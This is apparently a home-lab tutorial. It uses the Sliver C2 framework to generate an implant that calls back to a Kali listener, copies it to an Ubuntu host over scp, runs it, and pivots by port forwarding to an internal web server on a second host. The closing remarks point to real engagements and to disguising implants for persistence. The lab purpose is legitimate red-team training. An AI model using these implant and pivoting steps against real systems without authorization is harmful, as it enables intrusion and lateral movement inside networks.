
This is how we want to set up our environment:
- Kali (Attacker): Runs the Sliver server.
- Ubuntu-A (Host A)):
- Gets a Sliver implant that connects back to Kali.
- Acts as our pivot point (via Sliver port forwarding).
- Ubuntu-B (Host B):
- Runs a web server on 0.0.0.0:8080 (e.g., a simple HTTP server).
- Is reachable from Host A’s network, but not directly from Kali (Host B is on an internal-only network segment).
- From Kali:
- Use Sliver’s
portfwdfeature on the Host A session. - Reach Host B’s Web Server through Host A, via multi-hop pivoting
- Use Sliver’s
Ubuntu Releases / OS Credentials#
Ubuntu Releases: https://releases.ubuntu.com/
I’m using Ubuntu version 22.04.05 LTS for the two Ubuntu VMs. I tried the latest version, which is 24.04.03 LTS at the time I’m writing this, and the VMs would randomly freeze with a black screen on Vmware Workstation Pro 17. I didn’t have that issue with 22.04.05 LTS.
Credentials:
Kali Host: kali/kali
Ubuntu A: hacker/hack123
Ubuntu B: hacker/hack123
Downloading Sliver and Setting Up the Web Server#
Downloading Sliver is honestly pretty straight forward. Since we are using kali, we can install Sliver with apt
sudo apt install sliverI do want to mention that the sliver version in apt isn’t always the latest one. In my case it wasn’t, but it works fine for this set up. Though, it’s good to be aware of this as in a real engagement, those little details could make a difference.
To get the latest version, you can refer to the official doc.
We can start an http Web Server on Host B listening everywhere (0.0.0.0) on port 8080.
python3 -m http.server 8080 --bind 0.0.0.0Setting up Sliver#
We can launch Sliver and then start an HTTP Listener from our Kali VM
sudo sliver-server
http --lhost 0.0.0.0 --lport 8888
Now, we need to generate an implant for Host A to call back to our attacking machine (Kali)
Compromising Host A#
Generating Implant#
generate --http 192.168.15.129:8888 --os linux --arch amd64
Our implant is called “TIRED_DYNAMO” and the path is specified.
Now we need to send TIRED_DYNAMO to Host A.
Shipping Implant via SCP and Execution#
We can use SSH to Ship our implant to Host A. Conveniently, port 22 is open on Host A. We can ship our implant using SCP.
sudo scp TIRED_DYNAMO hacker@192.168.15.140:/home/hacker/
By “conveniently”, I mean we opened it. Install SSH on Host A sudo apt install ssh, and start it with systemctl start ssh
From Ubuntu A, we can run our Implant
./TIRED_DYNAMOAs we can see from our server, a call back was established:
Using the Established connection#
Let’s check all of our current running sessions
sessions
We can see the ID ce3077ac which is attributed to the callback from Host A. Let’s use that session
use ce3077ac
We are now connected to Ubuntu A as the user hacker

Understanding the Network Topology#
Ubuntu-A has two network interfaces, so it can communicate with both the Kali machine and Ubuntu-B. But our Kali machine can’t communicate with Ubuntu B, since it’s on a different network.
We should definitely test our network configuration to make sure that everything is working as intended. Kali should not be able to communicate with Host B directly, while Host A can reach both Kali and Host B over its two network interfaces.
Now, let’s test and make sure that Ubuntu-A can access the server running on Ubuntu-B. From Ubuntu-A
curl 10.10.15.131:8080
Looks like it’s working. We can see it here too
Port Forwarding Through Sliver#
Our Kali VM can’t communicate with the web server running on Host B. From our sliver session on Host A, we can set up port forwarding so that we can reach the web server from our Kali machine.
portfwd add --remote 10.10.15.131:8080
So, now we can reach the web server on Host B with 127.0.0.1:8080 from our Kali machine.
curl 127.0.0.1:8080
The source Ip will show up as 10.10.15.130 (Host-A) on Host-B, since we are using port forwarding to access the web server via Host-A

That concludes it! This is how we can access a website that is set up on a remote host via port forwarding.
Why this matters ?#
This is very useful for real-world engagements, as this scenario is quite common. In real environments, your initial foothold is rarely on the “interesting” target; it is usually on a workstation that has access to internal networks you cannot see from the outside. Using Sliver’s port forwarding to pivot through that host lets you reach internal-only services (for example, the web server on Host B) without exposing new inbound ports. This can also be used to establish persistence if the implant can blend in as a legitimate service or scheduled task that runs periodically.
Want to see pivoting applied in a full Active Directory attack? Active Directory Attack Chain: NetExec, WinPEAS, and PrintSpoofer walks through a multi-host AD compromise where lateral movement and tunneling are key.